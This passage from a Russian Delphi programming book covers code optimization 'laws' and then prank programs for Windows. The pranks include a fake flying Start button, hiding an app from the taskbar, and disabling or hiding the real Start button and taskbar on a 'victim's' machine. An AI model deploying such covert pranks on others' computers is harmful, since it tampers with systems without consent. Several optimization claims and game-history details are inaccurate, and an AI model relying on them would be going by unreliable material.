Первое, с чего нужно начинать, — это с поиска самых слабых и медленных мест. Зачем начинать оптимизацию с того, что и так работает достаточно быстро/ Если вы будете оптимизировать сильные места, то можете нарваться на неожиданные конфликты. Да и эффект будет минимален.

Тут же я вспоминаю пример из своей собственной жизни. Где-то в 1995 году меня посетила одна невероятная идея — написать собственную игру в стиле Doom. Я не собирался ее делать коммерческой, а хотел только потренировать свои мозги на сообразительность. Четыре месяца невероятного труда, и нечто похожее на движок уже было готово. Я создал один голый уровень, по которому можно было перемещаться, и с чувством гордости побежал по коридорам.

Никаких монстров, дверей и атрибутики на нем не было, а тормоза ощущались достаточно значительные. Тут я представил себе, что будет, если добавить монстров и атрибуты, да еще и наделить все это AI.... Вот тут чувство собственного достоинства поникло. Кому нужен движок, который при разрешении 320x200 (тогда это было круто!) в голом виде тормозит со страшной силой? Вот именно....

Понятное дело, что мой виртуальный мир нужно было оптимизировать. Целый месяц я бился над кодом и вылизывал каждый оператор моего движка.

Результат — мир стал прорисовываться на 10% быстрей, но тормозить не перестал. И тут я увидел самое слабое место — вывод на экран. Мой движок просчитывал сцены достаточно быстро, а пробоиной был именно вывод изображения. Тогда еще не было шины AGP, и я использовал простую PCI-видеокарту от S3 с 1 Мбайтом памяти. Пара часов колдовства, и я выжал из PCI все возможное. Откомпилировав движок, я снова загрузился в свой виртуальный мир. Одно нажатие клавиши "вперед", и я очутился у противоположной стены. Никаких тормозов, сумасшедшая скорость просчета и моментальный вывод на экран.

Как видите, моя ошибка была в том, что вначале я неправильно определил слабое место своего движка. Я месяц потратил месяц на оптимизацию математики, и что в результате? Мизерные 10% прироста в производительности. Но когда я реально нашел слабое звено, то смог повысить производительность в несколько раз.

Именно поэтому я говорю, что надо начинать оптимизировать только со слабых мест. Если вы ускорите работу самого слабого звена вашей программы, то, может быть, и не понадобится ускорять другие места. Вы можете потратить дни на оптимизацию сильных сторон и увеличить производительность только на 10% (что может оказаться недостаточным), или несколько часов на улучшение слабой части, и получить улучшение в 10 раз!..

Слабые места компьютера

Меня поражают люди, которые гонятся за мегагерцами процессора и сидят на доисторической видеокарте от S3, жестком диске на 5400 оборотов и с 32 Мбайтами памяти. Посмотрите в корпус своего компьютера и оцените его содержимое. Если вы увидели, что памяти у вас не более 64 Мбайт, то встаньте и громко произнесите: "Уважаемый DIMM, команда выбрала вас. Вы сегодня — самое слабое звено, и должны покинуть мой компьютер". После этого покупаете себе 128, а лучше 256, а еще лучше 512 Мбайт памяти и наслаждаетесь ускорением работы Delphi, Photoshop и других "тяжелых" программ.

В данном случае наращивание сотни мегагерц у процессора даст более маленький прирост в скорости. Если вы используете тяжелые приложения при нехватке памяти, то процессор начинает тратить слишком много времени на загрузку и выгрузку данных. Ну а если в вашем компьютере достаточно оперативной памяти, то процессор уже занимается только расчетами и не расходуется по лишним загрузкам-выгрузкам.

То же самое с видеоадаптером. Если видеокарта у вас слабенькая, то процессор будет просчитывать сцены быстрей, чем они будут выводиться на экран. А это грозит простоями и минимальным приростом производительности.

ЗАКОН № 3

Следующим шагом вы должны разобрать все операции по косточкам и выяснить, где происходят регулярно повторяющиеся операции. Начинать оптимизацию нужно именно с них.

Опять начнем рассмотрение этого закона с программирования. Допустим, что у вас есть следующий код (приведена просто логика, а не реальная программа):

```
1. A:=A*2;
2. Б:=1;
3. X:=X+M[Б];
4. Б:=Б+1;
5. Если Б<100 то перейти на шаг 3.
```

Любой программист скажет, что здесь слабым местом является первая строка, потому что там используется умножение. Это действительно так. Умножение всегда выполняется дольше, и если заменить его на сложение (A:=A+A) ИЛИ еще лучше на сдвиг, то вы выиграете пару тактов процессорного времени. Но только пару тактов, и для процессора это будет незаметно.

Теперь посмотри еще раз на наш код. Больше ничего не видишь? А я вижу. В этом коде используется цикл: "Пока Б<100, будет выполняться операция X:=X+M[Б]". Это значит, что процессору придется выполнить 100 переходов с шага 5 на шаг *3*. А это уже немало. Как можно здесь что-то оптимизировать? Очень легко. Здесь у нас внутри цикла выполняется две строки: 3 и 4. А что, если мы внутри цикла размножим их 2 раза:

```
1. Б:=1;

2. X:=X+M[Б];
3. Б:=Б+1;

4. X:=X+M[Б];
5. Б:=Б+1;

6. Если Б<50 то перейти на шаг 3;
```

Здесь я разложил цикл на более маленький. Вторую и третью операцию я повторил два раза. Это значит, что за один проход цикла я выполню два раза строки 3 и 4, и только после этого перейду на строку 3, чтобы повторить операцию. Такой цикл уже нужно повторить только 50 раз (потому что за один раз выполняется два действия). Это значит, что я сэкономил 50 операций переходов. Неплохо? А это уже несколько сотен тактов процессорного времени.

А что, если внутри цикла написать строки 2 и 3 десять раз? Это значит, что за один проход цикла строки 2 и 3 будут вычисляться 10 раз, и мне понадобится повторить такой цикл только 10 раз, чтобы получить в результате 100. А это уже экономия 90 операций переходов.

Недостаток этого подхода — увеличился код моей программы, зато повысилась скорость, и очень значительно. Этот подход очень хорош, но им не стоит злоупотреблять. С одной стороны, увеличивается скорость, а с другой — увеличивается размер. А большой размер — это враг любой программы.

В любом деле главное — разумная достаточность. Чем больше вы увеличиваете код ради оптимизации скорости, тем меньше результирующий эффект от оптимизации.

В жизни таких примеров намного больше. Любую циклическую операцию можно оптимизировать. Хотите пример? Пожалуйста. Допустим, у вашего провайдера Интернета есть несколько телефонов доступа. Вы каждый день перезваниваете на каждый из них в надежде найти свободный. Начинающий тут же скажет, что провайдер обязан оптимизировать свои пулы модемов в один, чтобы не надо было трезвонить по всем номерам сразу. Но опытный пользователь должен знать, что не у каждого пользователя хорошая связь с любой телефонной станцией города. Поэтому провайдеры держат пулы на разных станциях, чтобы вы могли выбрать тот, с которым связь лучше. Поставьте программу-дозвонщик (таких сейчас полно в Интернете), которая сама будет перебирать номера телефонов.

А теперь другой пример — вам на 1 час досталась карточка какого-то нового провайдера. Заносить ее в программу дозвона не имеет смысла, потому что вы можете больше никогда не позвонить ему. Из-за этой одноразовой операции вам придется перенастраивать свой дозвонщик на нового провайдера и потом обратно, а выигрыш практически нулевой, потому что пока вы меняете настройки, уже можно было дозвониться стандартными средствами Windows. Отсюда сразу же напрашивается вывод — нужно правильно выбирать средства для выполнения необходимых задач.

ЗАКОН №4

(Этот закон — расширение предыдущего.)

Оптимизировать одноразовые операции — это только потеря времени. Сто раз подумай, прежде чем начать мучиться с редкими операциями.

Полгодика назад я прочитал рассказ в Интернете "Записки жены программиста" (**http://www.exler.ru/novels/wife.htm**). Очень даже некислый и жизненный рассказ. Когда я его читал, у меня было ощущение, что его написала моя жена. Слава "Красной Шапочке", что она на такую подлость не способна. Так вот там была такая ситуация.

Очаровательная девушка выходит замуж за программиста, и им надо разослать приглашения на свадьбу. Вместо того чтобы набрать их на печатной

машинке, программист кричит, что он крутой, и пишет специальную программу. Ее написание заняло один день, и столько же — ее отладка.

Главная ошибка — неправильная оптимизация своего труда. Легче набрать шаблон в любом текстовом редакторе и потом только менять фамилии приглашенных на этот траурный день (это я сужу по себе). Но даже если нет текстового редактора, писать программу действительно нет смысла. Затраты большие, а пользоваться ей будешь только один раз. Здесь действительно легче будет даже набрать на печатной машинке.

Получается, что одноразовые операции оптимизировать просто бессмысленно. Затраты в этом случае себя не окупают, поэтому не стоит тратить свои нервы на этот бессмысленный труд.

В самом начале этого раздела я раскритиковал вас как человека, который ленится хоть что-нибудь делать. Так вот именно здесь вы можете проявлять свою врожденную леность в полном объеме. В данном случае крутым считается не тот, кто целый день промучился и ничего не добился, а тот, кто выполнил свою работу наиболее быстро и эффективно. И эти две вещи путать нельзя.

ЗАКОН № 5

Нужно знать внутренности компьютера и принципы его работы. Чем лучше вы знаете, каким образом компьютер будет выполнять ваш код, тем лучше вы сможете его оптимизировать.

Этот закон относится только к программированию. Тут трудно привести полный набор готовых решений, но некоторые приемы я постараюсь описать.

1. Старайтесь поменьше использовать вычисления с плавающей запятой. Любые операции с целыми числами выполняются в несколько раз быстрее.
2. Операции умножения и тем более деления также выполняются достаточно долго. Если вам нужно умножить како-то число на 3, то для процессора будет легче три раза сложить одно и то же число, чем выполнить умножение.

   А как же тогда экономить на делении? Вот тут нужно знать математику. У процессора есть такая операция, как сдвиг. Вы должны знать, что процессор думает в двоичной системе, и числа в компьютере хранятся именно в ней. Например, число 198 для процессора будет выглядеть как 11000110. Теперь посмотрим, как работают операции сдвига.

   Сдвиг вправо — если сдвинуть число 11000110 вправо на одну позицию, то последняя цифра исчезнет, и останется только 1100011. Теперь введите это число в калькулятор и переведите его в десятичную систему. Ваш результат должен быть 99. Как видите — это ровно половина числа 198.

Вывод: когда вы сдвигаете число вправо на одну позицию, то вы делите его на 2.

Сдвиг влево — возьмем то же самое число 11000110. Если сдвинуть его влево на одну позицию, то с правой стороны освободится место, которое заполняется нулем — 110001100. Теперь переведите это число в десятичную систему. Должно получится 396. Что оно вам напоминает? Это 198, умноженное на 2.

Вывод: когда вы сдвигаете число вправо, то вы делите его на 2; когда сдвигаете влево, то умножаете его на 2. Так что используйте эти сдвиги везде, где возможно, потому что сдвиги работают в десятки раз быстрее умножения и деления.

3. При создании процедур не обременяйте их большим количеством входных параметров. Перед каждым вызовом процедуры ее параметры поднимаются в специальную область памяти (стек), а после входа изымаются оттуда. Чем больше параметров, тем больше расходы на общение со стеком.

   Тут же нужно сказать, что вы должны действовать аккуратно и с самими параметрами. Не вздумайте пересылать процедурам переменные, которые могут содержать данные большого объема в чистом виде. Лучше передать адрес ячейки памяти, где хранятся данные, а внутри процедуры работать с этим адресом. Вот представьте себе ситуацию, когда вам нужно передать текст размером в один том "Войны и мира".... Перед входом в процедуру программа попытается вогнать все это в стек. Если вы не увидите его переполнения, то задержка точно будет значительная.

4. В самых критичных моментах (как, например, вывод на экран) можно воспользоваться языком Assembler. Даже встроенный в Delphi или C++ ассемблер намного быстрее штатных функций языка. Ну а если скорость в каком-то месте уж слишком критична, то код ассемблера можно вынести в отдельный модуль. Там его нужно откомпилировать с помощью компиляторов TASM или MASM и подключить к своей программе.

   Ассемблер достаточно быстрая и компактная вещь, но писать достаточно большой проект только на нем — это очень сложно. Поэтому я советую им не увлекаться и использовать его только в самых критичных для скорости местах.

ЗАКОН №6

Для сложных расчетов можно заготовить таблицы с заранее рассчитанными результатами и потом использовать эти таблицы в реальном режиме времени.

Когда появился первый Doom, игровой мир поразился качеству графики и скорости работы. Это действительно был шедевр программистской мысли, потому что компьютеры того времени не могли рассчитывать трехмерную графику в реальном времени. В те годы еще даже и не думали о 3D-ускорителях,

и видеокарты занимались только отображением информации и не выполняли никаких дополнительных расчетов.

Как же тогда программистам игры Doom удалось создать трехмерный мир? Секрет прост, как и все в этом мире. Игра не просчитывала сцены, все сложные математические расчеты были рассчитаны заранее и занесены в отдельную базу, которая запускалась при старте программы. Конечно же занести все возможные результаты невозможно, поэтому база хранила основные результаты. Когда нужно было получить расчет значения, которого не было в заранее рассчитанной таблице, то бралось наиболее приближенное число. Таким образом, Doom получил отличную производительность и достаточное качество 3D-картинки.

С выходом программы Quake игровой мир опять поразился качеству освещения и теней в сценах виртуального мира Quake. Расчет света очень сложная задача, не говоря уже о тенях. Как же тогда программисты игры смогли добиться такого качества сцен и в то же время высокой скорости работы игры? Ответ опять будет таким же — за счет таблиц с заранее рассчитанными значениями.

Через некоторое время игровая индустрия поразилась еще больше. Когда вышел Quake 3, в котором освещение рассчитывалось в реальном времени, то его мир оказался немного неестественным и даже Half-Life, который вышел позже и на движке старого Quake, выглядел намного естественнее и привычнее. Это получилось в результате того, что мощности компьютера не хватило для полных расчетов в реальном времени, а округления и погрешности пошли не на пользу игровому окружению.

ЗАКОН №7

Лишних проверок не бывает.

Чаще всего оптимизация может привести к нестабильности исполняемого кода, потому что для увеличения производительности некоторые убирают ненужные на первый взгляд проверки. Запомните, что ненужных проверок не бывает! Если вы думаете, что какая-то нестандартная ситуация может и не возникнуть, то она не возникнет только у вас. У пользователя, который будет использовать вашу программу, может возникнуть все, что угодно. Он обязательно нажмет на то, на что не нужно, или введет неправильные данные.

Обязательно делайте проверки всего того, что вводит пользователь. Делайте это сразу же и не ждите, когда введенные данные понадобятся.

Не делайте проверки в цикле, а выносите за его пределы. Любые лишние операторы if внутри цикла очень сильно влияют на производительность, поэтому по возможности проверки нужно делать до или после цикла.

Циклы — это слабое место любой программы, поэтому оптимизацию надо начинать именно с них и стараться не вставлять в них лишние проверки.

Внутри циклических операций не должно выполняться ничего лишнего — ведь это будет повторено много раз!..

Итог

Если вы прочитали этот раздел внимательно, то можете считать, что с основами оптимизации вы уже знакомы. Но это только основы, и тут есть куда развиваться. Я бы мог рассказать больше, но не вижу особого смысла, потому что оптимизация — это процесс творческий, и в каждой отдельной ситуации к нему можно подойти с разных сторон. И все же те законы, которые я сегодня описал, действуют в 99,9% случаев.

Если вы хотите познать теорию оптимизации в программировании более глубоко, то вам нужно больше изучать принципы работы процессора и операционных систем. Главное, что законы вы уже знаете, а остальное придет со временем.

Глава 2

Простые шутки

Теперь можно приступать к написанию простых программ-приколов в Windows. Так как эта ОС самая распространенная, то и приколы в ней самые ценные. Я думаю, что любой компьютерщик с удовольствием подкинет своему другу какую-нибудь веселую программку, которая введет жертву в легкий шок. В каждом из нас заложено еще при рождении стремление к превосходству. Все мы хотим быть лучшими, и программисты часто показывают свое превосходство с помощью написания чего-то уникального, интересного и вызывающего. Чаще всего в виде самовыражения выступают программы-приколы.

Хотя мои программы не будут вредоносными, но все же они должны быть кому-нибудь подброшены. Поэтому человека, которому должна быть подкинута программа, я буду называть жертвой.

Большинство приколов этой главы основаны на простых функциях WinAPI. Хотя я и сказал, что начальные знания Delphi желательны, но все же весь используемый в книге код я постараюсь расписывать очень подробно. Особый упор сделан на используемые в примерах WinAPI-функции. Если некоторые возможности Delphi вы используете каждый день, то функции WinAPI можете использовать достаточно редко, поэтому я даже не надеюсь, что вы знаете их все.

2.1. Летающий *Пуск*

Вспоминаю, как я первый раз увидел Windows 95. Мне так понравилась кнопка **Пуск,** что я ее полюбил до глубины **Выключить компьютер.** Вскоре в нашем институте обновили парк машин, и на них тоже поставили Windows 95. Мне так захотелось приколоться над бедными однокурсниками, что я написал программку, которая подбрасывала кнопку **Пуск.** Сказано — сделано, написал и запустил на всех машинах. С каждым взлетом кнопки **Пуск** ламеры испуганно взлетали вместе с ней. А через некоторое время я увидел и в Интернете подобный прикол.

Сейчас я повторю свой старый подвиг и покажу вам, как самому написать такую программу. Так что усаживайтесь поудобнее, наша кнопка **Пуск** взлетает на высоту 100 пикселей!

Но прежде чем начать, нужно подготовить картинку с изображением кнопки **Пуск.** Для этого вы можете нарисовать ее своими руками в любом графическом редакторе. Ну а если вы IBM-совместимый человек, то можете нажать клавишу <PrintScrn>, чтобы запомнить содержимое экрана в буфере обмена, а потом выполнить вставку содержимого буфера в любом графическом редакторе. Далее простыми манипуляциями вырезать изображение кнопки и сохранить его в отдельном файле.

Создайте новый проект в Delphi. Сразу сохраните его. Теперь изменим параметры окна. Для этого перейдем в Инспектор объектов **(Object Inspector).** Здесь параметр `BorderStyle` устанавливаем равным bsNone, чтобы у окна не было никаких обрамлений. Параметру `FormStyle` задаем значение fsstayOnTop, чтобы окно всегда располагалось поверх других. Все, форма готова.

Теперь нужно бросить на форму компонент image с палитры компонентов **Additional.** На форме появится соответствующий компонент с именем `Image1`. Щелкните на нем и снова переходите в окно Инспектора объектов. Параметр Left и `Top` задайте равными 0, чтобы картинка располагалась точно в левом верхнем углу формы (рис. 2.1).



Рис. 2.1. Форма будущей программы

Теперь дважды щелкните справа от параметра Picture в окне Инспектора объектов (или выделите параметр, нажмите кнопку с тремя точками), и перед вами появится окно, позволяющее загрузить в компонент картинку (рис. 2.2). Нажмите кнопку **Load** и выберите файл, в котором была сохранено изображение кнопки **Пуск.** После этого установите свойство `AutoSize` у `Image1` равным `true`, чтобы компонент стал размером с рисунок.



Рис. 2.2. Загрузка картинки

Хорошо. Форма почти готова. Осталось только поправить ширину и высоту самого окна, чтобы оно было размером с картинку. Однако и высота, и ширина не может быть меньше, чем размер кнопок на обрамлении (даже если их удалить). Но и это мы победим!

Теперь щелкните на форме и на закладке **Events** Инспектора объектов. Дважды щелкните справа в строке события `OnShow`, чтобы создать обработчик события. Он будет вызываться при показе окна. В нем мы напишем следующее.

```
procedure TForm1.FormShow(Sender: TObject);
begin
 Width:=51;//Установить ширину окна
 Height:=21;//Установить высоту
 Left:=-100;//Убрать окно за левую границу экрана
end;
```

Здесь устанавливаются значения ширины и высоты окна. В визуальном редакторе есть проблемы с установкой этих значений, а так мы программно можем задать то, что нам нужно. Ваши значения могут быть другими, все зависит от того, какого размера получилось изображение вашей кнопки. Моя вышла габаритами 21 x 51.

Теперь перенесите на форму компонент Timer с палитры компонентов **System. В** его свойствах нужно изменить значение `Interval`. По умолчанию оно равно 1 000 миллисекунд (1 секунда). Для нас больше подойдет 10 000 миллисекунд (10 секунд). Не интересно, если **Пуск** будет летать каждую секунду. С такими темпами он может даже не успеть приземлиться.

Теперь перейдите на вкладку **Events** и дважды щелкните справа в строке события onTimer. Будет создан обработчик события, который будет вызываться каждые 10 секунд (значение свойства interval). Здесь мы развернем центр управления полетом кнопки **Пуск. В** этом обработчике напишите следующее:

Листинг 2.1. Обработчик события OnTimer

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
 i:Integer;
 h:THandle;
begin
 Visible:=true; //Сделать окно видимым

 //Установить верхнюю позицию окна в левый нижний угол экрана
 Top:=Screen.Height-Height;
 Left:=1;

 //Создается пустой указатель h, который будет использоваться для задержки
 h:=CreateEvent(nil, true,false, 'et');

 //Сейчас будем поднимать кнопку
 //От 1 до 80 выполнять действия от begin до end
 for i:=1 to 80 do
  begin
   //Увеличить значение верхней позиции окна с кнопкой
   Top:=Screen.Height-Height-i*5;
   Repaint; //Перерисовать окно
```

```
    WaitForSingleObject(h,15);//Задержка в 5 миллисекунд
   end;

  //Дальше идет опускание кнопки. Алгоритм тот же,
  //просто выполнение идет в обратном порядке
  for i:=80 downto 1 do
   begin
    Top:=Screen.Height-Height-i*5;
    Repaint;
    WaitForSingleObject(h,15);
   end;

   Closehandle(h); //Уничтожается указатель h
   Visible:=false; //Прячется окно.
end;
```

Я постарался снабдить этот листинг подробными комментариями, так что, надеюсь, вы разберетесь с приведенными кодом.

В принципе программа готова, и ее можно запускать. Но если вы сделаете это сейчас, то она появится в TaskBar, что абсолютно недопустимо для программы-прикола. Давай напишем код, который спрячет наше приложение от грозного взгляда Панели задач. Для этого выберите пункт меню **View Source** из меню **Project.** Перед вами появится исходный текст самого проекта. Сравните его с листингом 2.2, и недостающее допишите.

Листинг 2.2. Скрытие программы от Панели задач

```
program Project1;

uses
  Forms,
  Windows,//Это добавлен модуль Windows
  Unit1 in 'Unit1.pas' fForm1};

{$R *.RES}

//Далее добавлена новая переменная
var
 EStyle : integer;
```

```
begin
  Application.Initialize;

//Далее идет установка невидимости приложения
  EStyle:=GetWindowLong(application.Handle, GWL_EXSTYLE);
  SetWindowLong(Application.Handle, GWL_EXSTYLE,
    EStyle or WS_EX_TOOLWINDOW);

//Остальное не менять
  Application.CreateForm(TForm1, Form1);
  Application.Run;
end.
```

Чтобы вам было проще разобраться, изменения выделены комментариями.



Рис. 2.3. Результат

Все. Играйте на здоровье. Только будьте осторожны. Слабонервные ламеры при виде летающей кнопки могут уйти в бессознательное состояние на пару десятков лет. Нашатырь тут уже не поможет, так что за побочные действия отвечать будете сами.

Единственный недостаток такого простого способа — он будет эффективен только под определенными версиями Windows, так как в Windows XP кнопка имеет другой вид. Хотя кто вам мешает нарисовать кнопку в стиле XP? Действуйте.

На компакт-диске в директории \Примеры\Глава 2\Кнопка Пуск вы можете увидеть пример работающей программы и цветные версии рисунков этого раздела.

2.2. Полный контроль над кнопкой *Пуск*

В предыдущем примере я смухлевал и подбрасывал на экране бутафорию, а реальная кнопка оставалась на месте без изменений. Сейчас я покажу вам, как можно получить доступ к самой кнопке **Пуск,** управлять ей и изменять ее вид (последнее будет доступно только в Windows 95/98/ME).

Стартовая кнопка — это не что иное, как простое окно с картинкой, ну выглядит оно таким образом! Чтобы получить к ней доступ, нужно знать идентификатор этого окна. Как его можно получить? С помощью API-функции `FindWindow`. У этой функции два параметра: первый — это имя класса окна, а второй — это имя окна. Кнопка **Пуск** имеет имя класса `Shell_TrayWnd`. Точнее сказать, это класс всей панели задач. Имя нам знать необязательно, потому что если его не указать, то Findwindow укажет нам на первое найденное окно указанного класса. Спешу вас обрадовать, что в Windows есть только одно окно такого класса, и это именно панель задач.

Чтобы получить доступ к картинке кнопки на панели задач, можно воспользоваться более продвинутой функцией — `FindWindowEx`. Эта функция позволяет нам получить доступ к любому элементу на окне. У нее уже есть четыре параметра:

1. Окно, на котором нужно искать элемент управления.
2. Элемент управления на- этом окне, с которого нужно начинать поиск. Если здесь указать 0, то поиск будет начинаться с самого первого элемента управления.
3. Класс элемента управления. В нашем случае это кнопка, значит, нужно указать Button.
4. Имя. Если указать нуль nil, то будет происходить поиск всех элементов подобного класса.

Итак, чтобы получить контроль над кнопкой **Пуск,** нужно написать следующий код:

```
StartBtnWnd:=FindWindow('Shell_TrayWnd', nil);
StartBtnBmp:=FindWindowEx(StartBtnWnd, 0, 'Button', nil);
```

Здесь в первой строчке отыскивается окно панели задач. Результат поиска сохраняется в переменной `StartBtnWnd`. Во второй строчке находим саму кнопку **Пуск** внутри найденной панели задач. Результат этого поиска будет Храниться В переменной `StartBtnBmp`.

Теперь запускаем Delphi и готовимся шкодить. Создайте новый проект и обработчик события для формы oncreate. В этом обработчике напишите те две строчки, которые указаны выше. Теперь поднимитесь немного выше и найдите в коде раздел private в описании. Добавьте туда две переменные.

```
private
  { Private declarations }
  StartBtnWnd, StartBtnBmp: hWnd;
```

Вот теперь у нас есть идентификатор окна нужной кнопки и идентификатор картинки, и мы готовы приступить к управлению кнопкой Пуск. Давайте сделаем это!

Заготовьте рисунок кнопки размером где-то 51 × 21. Мою заготовку вы можете увидеть на рис. 2.4.

Рис. 2.4. Новая картинка для кнопки **Пуск**

Теперь перенесите на форму один компонент image с палитры компонентов Additional. Перейдите в окно Инспектора объектов и дважды щелкните справа свойства Picture. Перед вами должно появиться окно для загрузки картинки. Нажмите кнопку Load, найдите заготовленную для кнопки картинку и откройте ее.



Рис. 2.5. Загрузка картинки

И последнее: перенесите на форму пять кнопок и назовите их так:

1. **Изменить картинку.**
2. **Отключить.**
3. **Включить.**
4. Спрятать картинку.
5. **Спрятать панель.**

Все!!! Приготовления закончены. На рис. 2.6 вы можете видеть форму программы, которая получилась у меня. Осталось только заставить эти кнопки выполнять то, что на них написано.

Рис. 2.6. Форма будущей программы

Сейчас мы применим несколько приемов самбо к кнопке **Пуск.** Начнем с изменения рисунка кнопки. Для этого создайте обработчик события `OnClick` для кнопки **Изменить картинку** и напишите в нем следующее:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
 SendMessage(StartBtnBmp, BM_SetImage, 0, Image1.Picture.Bitmap.Handle);
end;
```

Здесь использована WinAPI-функция SendMessage, которая посылает системное сообщение. У этой функции есть четыре параметра:

1. Окно, которому надо послать сообщение,— указан идентификатор окна-кнопки.
2. Тип сообщения — указано `BM_SetImage`, что заставит окно изменить картинку.
3. Третий параметр сообщения — он равен нулю.
4. Четвертый параметр сообщения — указатель на картинку, которую надо подставить.

Просто и со вкусом. Программа отправила это сообщение системе — окну кнопки **Пуск.** Это окно, увидев сообщение о том, что надо изменить картинку, беспрекословно выполняет указание. На рис. 2.7 вы можете увидеть результат работы данной маленькой программы. Жаль, что этот прием работает только в Windows 9x



Рис. 2.7. Результат изменения картинки

Описанные дальше приемы работают в любом Windows — мы научимся включать и отключать кнопку **Пуск**. Создайте обработчики событий onclick для кнопок **Выключить** и **Включить.** В первом напишите следующее:

```
procedure TForm1.Button2Click(Sender: TObject);
begin
 EnableWindow(StartBtnWnd, false);
end;
```

Во втором обработчике события (для кнопки **Включить)** введите следующее:

```
procedure TForm1.Button3Click(Sender: TObject);
begin
 EnableWindow(StartBtnWnd, true);
end;
```

В обоих случаях использована одна и та же функция `EnableWindow`. Эта функция делает окно доступным и отключает его в зависимости от переданных ей параметров. Первый параметр — идентификатор окна. Во втором вы собственно и указываете — включить окно (true) или отключить (false). Если его отключить, то кнопка перестанет реагировать на нажатия, и сколько бы вы не щелкали по ней, реакции никакой не будет. Можете хоть монитор мышкой проткнуть, никакого меню вы не увидите.

Теперь научимся прятать кнопку и всю панель задач. Создайте обработчик события onclick для кнопки **Спрятать картинку** и напишите следующее:

```
procedure TForm1.Button4Click(Sender: TObject);
begin
 ShowWindow(StartBtnBmp, SW_HIDE);
end;
```

Здесь опять использована функция ShowWindow. В качестве второго параметра указано SW_HIDE, чтобы спрятать окно. Чтобы показать его снова, нужно указать параметр SW_SHOW. В качестве первого параметра указан указатель на картинку. Как видите, с помощью данной функции можно прятать не только окна, но и компоненты. Только эти компоненты должны быть оконными и должны иметь возможность иметь указатель на себя типа hWnd.

Теперь спрячем всю панель. Для этого создайте обработчик события OnClickдля кнопки **Спрятать панель** и напишите в нем следующее:

```
procedure TForm1.Button5Click(Sender: TObject);
begin
 ShowWindow(StartBtnWnd, SW_HIDE);
end;
```

